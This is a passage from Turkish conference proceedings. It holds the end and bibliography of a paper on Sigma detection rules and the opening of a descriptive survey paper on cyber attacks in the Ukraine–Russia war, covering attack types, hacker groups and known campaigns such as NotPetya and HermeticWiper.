Kurum bünyesine dâhil edilen güvenlik ürünleri; kurumun bütçesine göre değişiklik gösterebilmektedir. Bundan dolayı bu kurallar güvenlik ürünlerinde varsayılan olarak farklı sayılarda bulunmakta, siber güvenlik camiasında onlarca güvenlik ürünü olduğundan her birinin farklı farklı kural yazma söz dizimi standartları ortaya çıkarmakta, kurum ağında bulunan sistemler üzerinde kullanılan farklı servisler ve çözümler olduğundan özel içerik üretme ihtiyacı oluşturmakta, kurum ağında farklı bir güvenlik ürününe geçilmek istenmesinde geliştirilen kuralların farklı bir söz dizimi yapısına sahip olduğundan ürüne bağımlı olma, farklı sözdizimlerini dönüştürmek zor olduğundan dezavantajlar oluşturabilmektedir. Hem kural zenginliğini artırmak hem de her güvenlik ürününün farklı sorgulama söz dizimi bulunduğundan kural geliştirme çalışmaları zor ve maliyetli olabilmektedir. Ortak bir söz dizimi yapısına sahip, siber güvenlik camiasına paylaşılabilmeyi kolaylaştıran aynı zamanda kurum veya kuruluş ağı üzerinde tehdit avcılığı çalışmalarına imkân sağlayan güvenlik ürün üreticilerine bağlı kalmadan siber savunma uzmanlarının kural geliştirmesine kural sözdizimlerine dönüştürme ve paylaşılmasını kolaylaştırılması imkân tanıyan Sigma kuralları hakkında çalışmalar aktarılmıştır.

Kaynakça

- [1] "Human Factors in Cyber Warfare: Alternative Perspectives", doi: 10.1177/1541931213571086.
- [2] Yaser Mowlawizadah, P. I. Basarkod, and R. B. Manjula, "Analyzing and Simplifying Log Files using Python," *International Journal of Engineering Research and*, vol. V9, no. 05, May 2020, doi: 10.17577/IJERTV9IS050113.

- [3] P. Gao *et al.*, “Enabling Efficient Cyber Threat Hunting With Cyber Threat Intelligence”.
- [4] S. K. Bhatt and P. K. Manadhata, “Article in IEEE Security and Privacy Magazine,” 2014, doi: 10.1109/MSP.2014.103.
- [5] W. U. Hassan, A. Bates, and D. Marino, “Tactical Provenance Analysis for Endpoint Detection and Response Systems”, Accessed: Jan. 12, 2023. [Online]. Available: <https://attack.mitre.org/techniques/enterprise/>
- [6] “What is threat hunting? | IBM.” <https://www.ibm.com/topics/threat-hunting> (accessed Jan. 05, 2023).
- [7] “Uncoder.IO | Universal Sigma Rule Converter for SIEM, EDR, and NTDR.” <https://uncoder.io/> (accessed Jan. 12, 2023).
- [8] M. Kont, “Tallinn 2020 IDS for logs: Towards implementing a streaming Sigma rule engine Mauno Pihelgas NATO CCDCOE Technology Branch Researcher”, Accessed: Jan. 14, 2023. [Online]. Available: www.ccdcoe.org
- [9] “Thomas Patzkes Personal Website - Introducing Generic Log Sources in Sigma.” <https://patzke.org/introducing-generic-log-sources-in-sigma.html> (accessed Jan. 12, 2023).
- [10] “How to Write Sigma Rules - Nextron Systems.” <https://www.nextron-systems.com/2018/02/10/write-sigma-rules/> (accessed Jan. 12, 2023).
- [11] “sigma-specification/Sigma_specification.md at main · SigmaHQ/sigma-specification.” https://github.com/SigmaHQ/sigma-specification/blob/main/Sigma_specification.md#search-identifier (accessed Jan. 13, 2023).
- [12] “SigmaHQ/sigma: Main Rule Repository.” <https://github.com/SigmaHQ/sigma> (accessed Jan. 12, 2023).
- [13] “sigma/tools at master · SigmaHQ/sigma.” <https://github.com/SigmaHQ/sigma/tree/master/tools> (accessed Jan. 12, 2023).
- [14] “Thomas Patzkes Personal Website - A Guide to Generic Log Sources in Sigma.” <https://patzke.org/a-guide-to-generic-log-sources-in-sigma.html> (accessed Jan. 12, 2023).
- [15] “Visual Studio now supports debugging Linux apps; Code editor now open source | Ars Technica.” <https://arstechnica.com/information-technology/2015/11/visual-studio-now-supports-debugging-linux-apps-code-editor-now-open-source/> (accessed Jan. 13, 2023).
- [16] A. Basit, M. Zafar, X. Liu, A. R. Javed, Z. Jalil, and K. Kifayat, “A comprehensive survey of AI-enabled phishing attacks detection techniques,” *Telecommun Syst*, vol. 76, no. 1, pp. 139–154, Jan. 2021, doi: 10.1007/S11235-020-00733-2/TABLES/5.
- [17] Myllylä Juuso, “DETECTING CYBER ATTACKS IN TIME-COMBINING ATTACK SIMULATION WITH DETECTION LOGIC,” 2020.

UKRAYNA - RUSYA SAVAŞINDA SİBER GÜVENLİĞİN ASİMETRİK ETKİLERİ

¹Ercan AKALAN

¹Batman Sanayi ve Teknoloji İl Müdürlüğü, Elektrik-Elektronik Mühendisi, Batman Üniversitesi, Lisans Üstü Eğitim Enstitüsü, Bilgi Teknolojileri Ana Bilim Dalı, Batman, TÜRKİYE

* Sorumlu Yazar: ercan.akalan@sanayi.gov.tr

Özet: Gelişen teknolojilerin yarattığı etkilerin siber güvenlik açısından asimetrik etkilerinin incelenerek, Rusya ve Ukrayna arasında yaşanan kriz ve ardından krizin sıcak savaşa dönmesi sonucunda ortaya çıkan siber savaşın ekosistemdeki payı göz önünde bulundurularak kapsamlı bir değerlendirme hedeflenmektedir. Bu kapsamlı çalışmanın amacı, Ukrayna-Rusya savaşı sırasında ve öncesinde iki ülke arasında siber alanda yaşanan saldırılar ve hacker gruplarının bu saldırıları nasıl kullandığı, kimlerden destek alındığı, ne tür etkiler oluşturduğu, savaşın içerisinde ne tür yönlendirmelerde veya kalıcı etkilerde bulunduğu gibi sorulara cevap aramak, aynı zamanda gündeme yansıyan saldırı türleri, hacker grupları ve bunları kullanan devletler gibi konularda da detaylı açıklamalara ulaşarak sonuç çıkarmaktır. Gelişmeler boyunca iki tarafında yapmış olduğu siber saldırılar incelenmiştir. Aynı zamanda kritik altyapılar, devlet kurumları, özel sektör gibi alanlar incelenerek her iki tarafında bu alanlarda siber olarak kayıplar yaşayıp yaşamadığı ve detayları irdelenmiştir. Yapılan araştırmalar sonucunda varılacak sonuç, Ukrayna-Rusya siber savaşının dünya genelinde etkileri ve yaşanan siber gelişmeleri toparlayarak gün ışığına çıkarıp bir bütün halinde inceleme fırsatı oluşturabilmektir.

Anahtar Kelimeler: Siber Güvenlik, Siber Savaş, Ukrayna - Rusya, Asimetrik

Ukraine - Russia War Asymmetric Effects of Cyber Security

¹Ercan AKALAN

Batman Provincial Directorate of Industry and Technology, Electrical Electronics Engineer, Batman University, Graduate School of Education, Department of Information Technology, Batman, TURKEY

* Corresponding author: ercan.akalan@sanayi.gov.tr

Abstract: By examining the asymmetric effects of the effects of developing technologies in terms of cyber security, a comprehensive assessment is aimed, taking into account the share of cyber warfare in the ecosystem, which emerged as a result of the crisis between Russia and Ukraine and then the transformation of the crisis into a hot war. The aim of this comprehensive study is to, Cyber attacks between the two countries during and before the Ukraine-Russia war and how hacker groups used these attacks, who received support, to seek answers to questions such as what kind of effects it creates, what kind of guidance or permanent effects it has in the war, at the same time, it is to reach detailed explanations and draw conclusions on issues such as the types of attacks, hacker groups and the states that use them. During the developments, the cyber attacks of both sides were examined. At the same time, areas such as critical infrastructures, government institutions, and the private sector were examined and the details of whether both sides experienced cyber losses in these areas were examined. The conclusion to be reached as a result of the researches, The effects of the Ukraine-Russia cyber war on the world and it is to gather the cyber developments and bring them to light and create an opportunity to examine them as a whole.

Keywords: Cyber Security, Cyber War, Ukraine - Russia, Asymmetric

1. Giriş

İnsanlık tarihi geçmişte ve günümüzde çeşitli konularda savaşlara tanıklık etti ve etmeye devam ediyor. Savaşların tarih boyunca değişik nedenleri olmuştur. Ülkeler toprak ele geçirmek için, komutanlar kendini kanıtlamak için, liderler halklarını savunmak için savaşlarda kayıplar verdi. Tüm zamanlarda konvansiyonel savaşlar fiziksel hasarlara yol açarken günümüz teknoloji dünyasında gündemde olan yeni savaş türü ise sanal ortamda yarattığı etkiyle dikkatleri üzerine çekiyor.

Günümüz teknolojileri bilgiye her yerden erişime imkân verirken siber riskleri de beraberinde getiriyor. Bu riskler bireysel olduğu kadar ülkelerin ulusal güvenliğini de tehdit edebiliyor. Savunma saldırıları yerine artık siber âlemde yapılan saldırılar daha güçlü sonuçlar doğurabiliyor. Siber saldırıların cazibesinin artmasının arkasında bilişim çağında bilgi avantajı sağlama ve istihbarat verileri elde etme gibi birtakım arayışlar bulunmaktadır. Ayrıca siber saldırıların geleneksel silahlara oranla çok daha kolay ve düşük maliyetle yapılması da, aktörler nezdinde siber saldırıları cazip hale getirmektedir. Siber operasyonlar, çoğu zaman bir savaş durumunda kullanılsa da bir devletin örtülü bir biçimde tehdit edilmesi ve misilleme faaliyetleri için de gerçekleştirilmektedir.

Konvansiyonel ve siber saldırıların bir arada kullanıldığı savaşlar hibrid savaşlar olarak adlandırılıyor. Rusya'nın Ukrayna'ya yönelik işgal harekâtıyla birlikte siber saldırıların hibrid savaşın önemli bir unsuru olarak muharebe sahasının şekillendirilmesi faaliyetleri kapsamında kullanıldığı anlaşılmaktadır. Siber saldırı ekipmanlarının konvansiyonel araçlara oranla çok daha ekonomik olması, uzaktan kontrol edilmesi, etkili sonuçlar gösterirken can kayıplarının çok düşük tutulmasına sağladığı faydalar bu yeni savaş tekniğinin tercih edilmesinin öncelikli sebepleri arasında yer almaktadır. Ülkelerin siber güçleri saldırılara karşı önemli bir caydırıcı etki yaratmaktadır. Siber gücü yüksek ülkeler güçlü savunma teknikleriyle karşıt güçlerin saldırı teşebbüslerini hızla püskürterek, aldıkları önlemlerle yeni bir saldırı tehdidini de ortadan kaldırmaktadır.

Sayısal ortamda gerçekleştirilen güvenlik ihlalleri sayısal ortam saldırısı olarak adlandırılmaktadır. Sayısal ortam saldırılarının farklı amaçları ve sonuçları olabilir. Sayısal ortam saldırılarının motivasyonu, hedefleri ve uygulama yöntemleri aşağıda Tablo 1'de gösterilmiştir.

Tablo I. Sayısal ortam saldırılarının türleri, hedefleri ve yöntemleri

[33]	MOTİVASYON	HEDEF	YÖNTEM
Siber Terör	Politik Değişiklikler	Masum Kullanıcılar	Bilgisayar Tabanlı Şiddet ve Yıkım
Hactivism	Politik Değişiklikler	Karar Vericiler	Saldırı
Cracking	Ego, Kişisel Düşmanlık	Şahıslar, Firmalar, Devletler	Saldırı, Açıklık Kullanımı (Alenen Yapılabilmektedir)
Siber Suç	Ekonomik Fayda	Şahıslar, Firmalar	Sahtekârlık, ID Çalma, Şantaj,

			Saldırı, Açıklık Kullanımı
Siber Casusluk	Ekonomik Fayda	Şahıslar, Firmalar, Devletler	Saldırı, Açıklık Kullanımı (Nadiren Alenen Yapılmaktadır)
Devletler seviyesinde bilgi savaşları (Sayısal Ortamda Savaş)	Politik veya Askeri Fayda	Altyapı, Askeri Bileşenler	Saldırı, Açıklık Kullanımı, Fiziksel Saldırıları

Kaynak: Rusya-Ukrayna Siber Savaş Tehdit Araştırma Raporu Mart 2022, TÜBİTAK BİLGEM

Sayısal ortamda savaş, ilk olarak 27 Nisan – 18 Mayıs 2007 tarihleri arasında Rus saldırganlar tarafından Estonya'ya karşı gerçekleştirilmiştir. Sayısal ortamda savaşın tanımını yapacak olursak, genel olarak ekonomik, politik, askeri veya psikolojik amaçlar için hedef seçilen ülkeye yönelik bilgi ve iletişim sistemleri üzerinden gerçekleştirilen organize saldırılar bütünüdür. Bilginin ele geçirilmesi, değiştirilmesi veya bilgiye erişimin engellenmesi amaç olarak seçilmiş olabilir. Bu amaçlara hizmet etmek için web sayfalarının ele geçirilmesi, hizmet dışı bırakma (DoS) saldırıları, internet üzerinden karşı propaganda, gizlilik dereceli bilgilerin ele geçirilmesi, dağıtık hizmet dışı bırakma (DDoS) saldırıları, kritik sistemlere yönelik saldırılar (enerji altyapısı, iletişim altyapısı, kamu hizmetleri, askeri sistemler vb.) etkisi azdan çoğa doğru sıralanmış sayısal ortamdaki saldırı tiplerine örnek olarak verilebilir. (Tübitak Bilgem, 2022)

Dolayısıyla, Ukrayna-Rusya arasında gerçekleşen siber savaşın iki ülke nezdinde kritik altyapılara, devlet kurumlarına, gizli bilgilere, ulusal güvenliğe, toplumsal düzene verdiği zararlar bakımından irdelenme fırsatı oluşmuştur. Aynı zamanda Ukrayna - Rusya savaşının siber savaş tarafı dünya genelinde siber güvenlik ekosisteminde yaşanan gelişmelere doğrudan etkisi olduğu da aşîkârdır.

2. Ukrayna - Rusya Savaşında Siber Güvenliğin Asimetrik Etkileri

2.1 Siber Savaşlar

Siber saldırılar genellikle ülkelerin Telekom, enerji, askeri ve ulaşım alt yapılarını çöktürmek için kullanılmaktadır. Devletlerin ve devlet dışı oyuncuların siber ortamdaki muhtelif işlevleri yerine getirmekte ve veri depolamakta kullandıkları donanım, yazılım ve ağların etkinliğinin azaltılması, bunların işlev ve içeriklerine zarar verilmesi, kesintiye uğratılması, bunlara erişimin engellenmesi ve/veya veri içeriklerinin ele geçirilmesine yönelik siber ortamdaki saldırılar, 2000'li yıllardan bu yana uluslararası güvenlik gündeminin öncelikli konuları arasında yer almaktadır. (Egeli S., 2022)

Tablo 2. Siber Saldırı Çeşitleri, Hedeflerine ve Amaçlarına Göre Siber Saldırı Faaliyetleri

SİBER ÇEŞİTLERİ	HEDEFLERİNE GÖRE SİBER SALDIRI FAALİYETLERİ	AMAÇLARINA GÖRE SİBER SALDIRI FAALİYETLERİ
Casus yazılımlar kullanarak istihbarat elde edilmesi	Ülke yönetiminin zayıflatılması veya çökertilmesi için gerekli istihbaratların sağlanması	Telekomünikasyon sektörü ve medya kurumlarına terör amaçlı saldırı
İnternet erişiminin kesintiye uğraması	Siyasi amaçlı kurumların veya örgütlerin propaganda yapmak amacı ile fikirlerini empoze etmeye yönelik faaliyetler	Nükleer tesis kontrol sistemlerinin etkisiz hale getirilmesi
Yemleme	Haksız rekabet sağlamak için kurum içi veya dışında yapılan saldırılar	Uçak kontrol sistemlerinin etkisiz hale getirilmesi
Gereksiz (spam) elektronik postalar ile virüs, trojan, malware gönderilmesi	Ulusal veya uluslararası terör faaliyeti gerçekleştirmek amacı ile gerçekleştirilen saldırılar	Bankacılık ve finans faaliyetlerinin sekteye uğratılması ile maddi zarar yaratılması
İnternet ağının izlenmesi		Sanayi sektör sistemlerinin durdurulması
Sosyal medya üzerinden kişisel verilerin elde edilmesi		Kişisel bilgilerin ifşa edilmesi
Arama motorları üzerinden ücretsiz web hizmeti sunma vaatli ile yapılan saldırılar		

Kaynak: Mustafa Veysel GÜLDOĞAN, Şevki IŞIKLI Siber Savaşta Mütakabiliyet (Dergipark)

Siber teknolojiler hızlı bir biçimde toplumları ve bireyleri dönüştürmeye devam etmektedir. Siber tehditlerin boyutları devletlerarası krizlere yol açacak kadar büyümesi ve devletlerin siber alanı bir hâkimiyet unsuru olarak görmeye başlamaları gibi durumlar günümüzde bilgi güvenliği ve siber güvenlik alanlarını birbirinden farklılaştırarak daha bağımsız bir hale dönüştürmüştür. Bilgi güvenliği daha çok kurumların ilgilendiği, statik, sınırları belli bir disiplin iken siber güvenlik daha dinamik bir kavram olmuştur. Çünkü ağ üzerinden yapılabilecek bilgi hırsızlığı gibi bir kavramdan siber saldırı gibi tüm entegre sistemlere fiziksel zarar verebilecek bir noktaya gelinmiştir. Dolayısıyla daha kapsamlı bir kurumsal boyutun yanı sıra siber savaş, siber istihbarat, siber suç gibi toplumsal, ulusal ve uluslararası boyutlara ulaşmıştır. Genel anlamda hedef seçilen ülke ve ülkelere yönelik ticari, politik veya askerî amaçlı şahıs, şirket, kurum, örgüt, gibi yapıların bilgi sistemlerine veya iletişim altyapılarına yapılan planlı ve koordineli saldırılara siber savaş denilebilir. Ancak siber

güvenlik sadece bir saldırı ve bunun sonucunda verilecek bir zarar veya elde edilecek haksız bir kazanç anlamına gelmez. Aynı zamanda siber teröristlerin sanal ortamı iletişim ve propaganda aracı olarak kullanılması da siber güvenlik konusu içerisine girmektedir. (Öğün M. N ve ark., 2013).

Devletlerarası anlaşmazlıkların ve küresel çaptaki güç müdahalesinin bir sonucu olarak hibrid ve/veya konvansiyonel çatışmalarda siber saldırılar, devletler tarafından sıkça başvuru bir yöntem olmaya başlamıştır. Söz konusu saldırılar, genellikle elektronik savaş, dezenformasyon kampanyaları, uydu karşıtı saldırılar ve hassas güdümlü mühimmatların imhası olarak gündeme gelmektedir. (Tektaş E., 2022)

Ülkemizde Ulusal Siber Güvenlik Stratejisi belgesinde yayınlanan Siber Uzay kavramı : “Tüm dünyaya ve uzaya yayılmış durumda bulunan bilişim sistemlerinden ve bunları birbirine bağlayan ağlardan oluşan veya bağımsız bilgi sistemlerinden oluşan sayısal ortam” şeklinde ifade edilmektedir. (T.C. Ulaştırma Denizcilik ve Haberleşme Bakanlığı, 2019)

Siber Uzaydaki savaşlar amaçları dikkate alındığında üç ana başlık altında sınıflandırılmaktadır. Bunlar Tablo-2 de gösterilmiştir.

Tablo 3. Siber Savaşların Sınıflandırılması

	Motivasyon	Hedef Kitle	Metotlar
Siber Savaş	Askeri, Siyasi ve Ekonomik Fayda	Kritik Bilgi Sistem Altyapıları, Askeri Bilgi Sistemleri, Devletler, Kurumlar, Firmalar	Siber Taarruz Yöntemlerinin Kullanımı
Siber Casusluk	Kritik Bilgi Kazanımı, Askeri ve Ekonomik Fayda	Askeri Bilgi Sistemleri, Devletler, Kurumlar, Firmalar	Güvenlik Açıklarının Kullanımı
Siber Terör	Siyasi Fayda	Devletler	Bilgisayar Tabanlı Şiddet ve Tatmin
Siber Sabotaj	Ekonomik Fayda, Kişisel Tatmin	Devletler, Kurumlar, Firmalar	İnsan Faktörünün Kullanımı

Kaynak: Rusya-Ukrayna Siber Savaş Tehdit Araştırma Raporu Mart 2022, TÜBİTAK BİLGEM

Siber savaşlar klasik savaşlara göre kıyaslandığında farklı üstünlükler söz konusu olabilmektedir. Asimetrik bir savaş olarak değerlendirilen siber savaşlarda kullanılan silah sistemleri hayati riskler oluşturabilmektedir. Klasik savaşlarda kullanılan silah sistemlerinin maliyetleri yüksek olmakta ve ileri teknolojiye ihtiyaç duyulmaktadır. Aynı zamanda kullanıcılarının ölüm riski de bulunmaktadır. Bunun yanında siber savaşlarda kullanılan silah sistemleri çoğunlukla bir bilgisayara sahip olma maliyeti gibi oldukça düşük maliyetli olmasına karşın, etkisi bir o kadar yüksek maliyetli ve zarar vericidir. (Bayraktar G., 2015)

Dünyada ilk defa enformasyon savaşları deyimini kullanan John Arquilla, günümüz teknolojisiyle kitlesel ölçekte yıkıcı eylemlerin gerçekleştirilebileceğinin bilindiğini, ancak Stuxnet gibi virüslerle birlikte sadece enformatik değil fiziki tahribatın da verilebileceğinin anlaşıldığını söylemektedir. Siber saldırılarla bir ülkenin trafik ışıklarından güç şebekelerine, kara, deniz, hava yollarına kadar her şeyi felç etmek, aynı zamanda bu tahribatları dünyanın herhangi bir yerinden internete bağlı bir bilgisayar ile gerçekleştirmek mümkün hale gelmiş ve istihbarat birimlerinin işlerini de fazlasıyla kolaylaştırmıştır (Öğün M. N ve ark., 2013).

Siber uzayda gerçekleşen siber savaşların klasik savaşlara göre daha kolay ve her yerden yapılabilmesi göz önünde bulundurulduğunda, siber savaşın ne kadar hızlı etkili olabileceği unutulmamalıdır. Araştırmamız şuna dikkat çekmektedir ki; siber savaşın her türlü, her yerden, tespit edilmesi zor şekilde istenilen hedef veya hedeflere yapılabilir olması ve bunun sonuçlarının hayati sonuçlara sebebiyet verebilme kapasitesinin azımsanmayacak derecede olmasıdır.


Siber savaşlarda açıkça taraf belirten hacker gruplarının taraf belirttikleri ülkelere karşı destek sağlamaları sebebiyle taraf belirtilen ülkenin düşmanı olan ülke veya ülkeler tarafından karşı saldırıya uğramaları da ihtimal dahilinde olduğu bilinmektedir.

2.2. Ukrayna - Rusya Siber Savaşı

Asimetrik savaş, “rakibinin büyüklüğünü dikkate alan görece daha zayıf tarafın, rakibinin zayıf yönlerinden yararlanmak ve daha fazla hareket özgürlüğü kazanmak için rakibinden farklı davranması, organize olması ve düşünmesi” şeklinde tanımlanabilir. (Karasoy, 2021)

Ukrayna-Rusya savaşı resmi olarak 24 Şubat 2022 tarihinde başlamıştır. Siber uzayda yaşanan hareketlilik savaşın başlangıcıyla artarak devam etmiş ve halen de devam etmektedir. Ukrayna - Rusya Savaşı’nda her iki tarafında başvurduğu siber saldırıların yoğunluğu, ayrıca bu siber saldırıların iki devlet arasındaki konvansiyonel bir çatışmanın doğrudan uzantısı ve tamamlayıcısı olarak ilk defa sahaya sürülmüş olması ülkeler arası siber savaş kapsamında önemli bir dönüm noktasına işaret etmektedir. Rusya’nın Ukrayna’ya karşı başlattığı siber savaş Kiev ile Moskova yönetimlerinin arası açılır açılmaz artış gösterdi. 2014-2018 yılları arasında stratejik devlet kurumlarının ve özel şirketlerin bilişim sistemleri Rus istihbarat servislerinin koordinasyonu ile hackerlar tarafından hedef alındı.

Rusya’nın bu yıl gerçekleştirdiği Ukrayna işgaliyle birlikte siber saldırılar daha da güçlendi. Bu süreçte Rusya’nın Ukrayna’ya uyguladığı tespit edilen 150 siber saldırının büyük çoğunluğu psikolojik harp hedefiyle gerçekleştirildi. Bu siber saldırılarda, Ukrayna Hükümeti ile vatandaşlarını yıldırma ve direnişlerini kırmak hedefleniyordu.




Şekil 1. Rusya tarafı hacker grupları ve Ukrayna tarafına yaptıkları siber saldırıların türleri

Rusya 2014 yılından beri Ukrayna'ya düzenli olarak siber saldırılar gerçekleştiriyor. Ukrayna enerji alt yapısına yönelik gerçekleştirilen siber saldırıda kullanılan Black Energy bunlardan en önemlisi sayılabilir. İddialara göre büyük bir siber saldırı gücü olan Rusya, 2014'ten beri yeni geliştirdiği casusluk yazılımlarını ilk olarak Ukrayna üzerinde denedi. Örneğin 2017 yılında dünya genelinde şirketlere önemli zararlar veren NotPetya ilk olarak Ukrayna'da test edilmişti. (The Fog of Cyberwar Descends on Ukraine and Russia, 2022)

Ukrayna - Rusya savaşında Rusya'nın gerçekleştirdiği tespit edilen siber saldırılar arasında çeşitli siber savaş yöntemleri dikkat çekiyor. Wipers adı verilen ve hedef sistemdeki bütün veriyi yok eden silici saldırı yöntemi, web sitelerini kullanılsız hâle getiren DDoS saldırı yöntemi ve Yanıltma/Sahte Haber Yayma yöntemi tespit edilen yöntemler arasında bulunuyor. Siber savaşta saldırı yöntemleri ve amaçlarının yanında savunma amaçlı uygulamalar da önem kazanıyor. Rusya'nın Ukrayna topraklarına yönelik kara harekâtına başladığı günlerde WhisperGate operasyonu ikinci aşamasına geçti. HermeticWiper adlı bu operasyonla Rusya, Ukrayna'nın tüm telekom altyapısını çökertmeyi amaçladı. (Emma V., 2022)


Kaynak: Eset Tehdit Raporu T1 2022



Şekil 2. ESET araştırmacıları tarafından tespit edilen ve analiz edilen, savaştan çok önce Ukrayna'yı hedef alan yüksek profilli saldırılar

Ukrayna'nın devlet kurumlarının bilgi yönetim sistemleri üzerinde etkili olan bu operasyon karşısında Ukrayna'da AB'nin yardımıyla 500 hackerdan oluşan bir siber ordu tesis edildi. IT Army of Ukraine adlı bu ordu Rusya'ya karşı saldırılar planladı ve gerçekleştirdi. Bu saldırılar sadece Ukrayna'yı destekleyen devletler tarafından değil küresel hacker topluluklarından bazıları tarafından da desteklendi. Anonymous, Ghostsec, SHDWsec gibi hacker grupları Ukrayna'nın yanında yer alarak Rusya devlet bilgi sistemlerine saldırılar düzenledi. Ukrayna'nın NATO'ya bağlı çalışan Estonya'daki NATO Müşterek Siber Savunma Mükemmeliyet Merkezi CCDCoE'ye üye olması ile birlikte, NATO da aktif olarak siber savaşın bir parçası haline geldi. Böylece NATO, Rusya'nın siber saldırılarını daha yakından izleme fırsatı yakaladı. (NATO Müşterek Siber Savunma Mükemmeliyet Merkezi, 2022)

Kaynak: PALTACI B.M., Ukrayna-Rusya Savaşı Bağlamında Siber Güvenlik Ekosisteminde Yaşanan Gelişmeler ve Değerlendirmeler, 2022



Şekil 3. Devlet destekli oluşumda (IT Army of UK) düşman devlete karşı siber saldırı talimatları

Gözlemciler Rusya'nın siber saldırılarının Ukrayna'nın elektrik şebekesini hedef alan 2014 BlackEnergy ve 2017 NotPetya saldırıları kadar şiddetli olmadığını iddia etse de, Ukrayna'nın telekom altyapısı ciddi oranda hasar aldı. (BBC, 2022)

Rus kuvvetlerinin Ukrayna'ya yönelik ilk siber saldırısı, Ukrayna'nın işgalinden sadece bir saat önce gerçekleşti. Rusya, Ukrayna'nın uydu ağını hedef aldı. Saldırının sonuçları Fransa'yı bile etkiledi. Sonuç olarak 70 bin kişinin uydu erişimi kesildi. Siber güvenlik firması Orange Cyberdefense'in teknoloji ve pazarlamadan sorumlu başkan yardımcısı Laurent Celerier, Rusya'nın siber saldırı konusunda güçlü olduğunu açıkladı. Celerier, "Ruslar, verileri kalıcı olarak kullanılamaz hale getiren bir virüs olan Wipe ile bazı saldırılar gerçekleştirdi. Bazen DDoS saldırısı yaptılar" dedi. 17 Ağustos tarihinde, Rusya Halkın Siber Ordusu, 3 saat boyunca 7,25 milyon hesap ile DDoS saldırısı ile Ukrayna Ulusal Nükleer Enerji Üretim Kuruluşu Energoatom'u hedef aldı. Ruslar, sadece siber saldırıda bulunmuyor. Aynı zamanda Ukrayna'nın veri depolarında ele geçirmek istiyor. Danışmanlık şirketi Wavestone'da çalışan Gerome Billois, Rusya'nın siber saldırılarının seyrini açıkça değiştirdiğini belirtti. Billois, "Ruslar, nadiren verileri yok etmeye veya ekipmanı kullanılamaz hale getirmeye çalışıyor. Rusya, yılda bir veya iki kez, savaşın başlangıcından bu yana yirmiye yakın siber saldırıda bulundu" dedi. (Avsat Ş., 2022)

Kaynak: Eset Tehdit Raporu T1 2022



Şekil 3. ESET araştırmacıları tarafından Rusya'nın Ukrayna'yı işgali sırasında tespit edilen siber saldırıların zaman çizelgesi

İnternetin karanlık yüzü olarak bilinen Dark Web içeriklerinde, TOR ve benzeri yazılımlar ile ulaşım sağlanan çeşitli hacker forumları veya ortamlarında Rusya tarafından gerçekleştirilen siber saldırılarda zirveye çıkan hacker grupları olmuştur. DDOS saldırıları, zararlı yazılım ile fidye saldırıları, SQL ve türevi saldırılar user-pass bilgilerine erişip sayfa indexleme, sosyal mühendislik, phishing çeşitlerine kadar siber alanda kullanılan yöntemlerin çoğu Ukrayna - Rusya savaşında gerçekleşmiş siber saldırı yöntemleridir.

Ukrayna-Rus savaşının ağ boyutu dikkate alındığında aşağıdaki istatistikler elde edilmiştir:

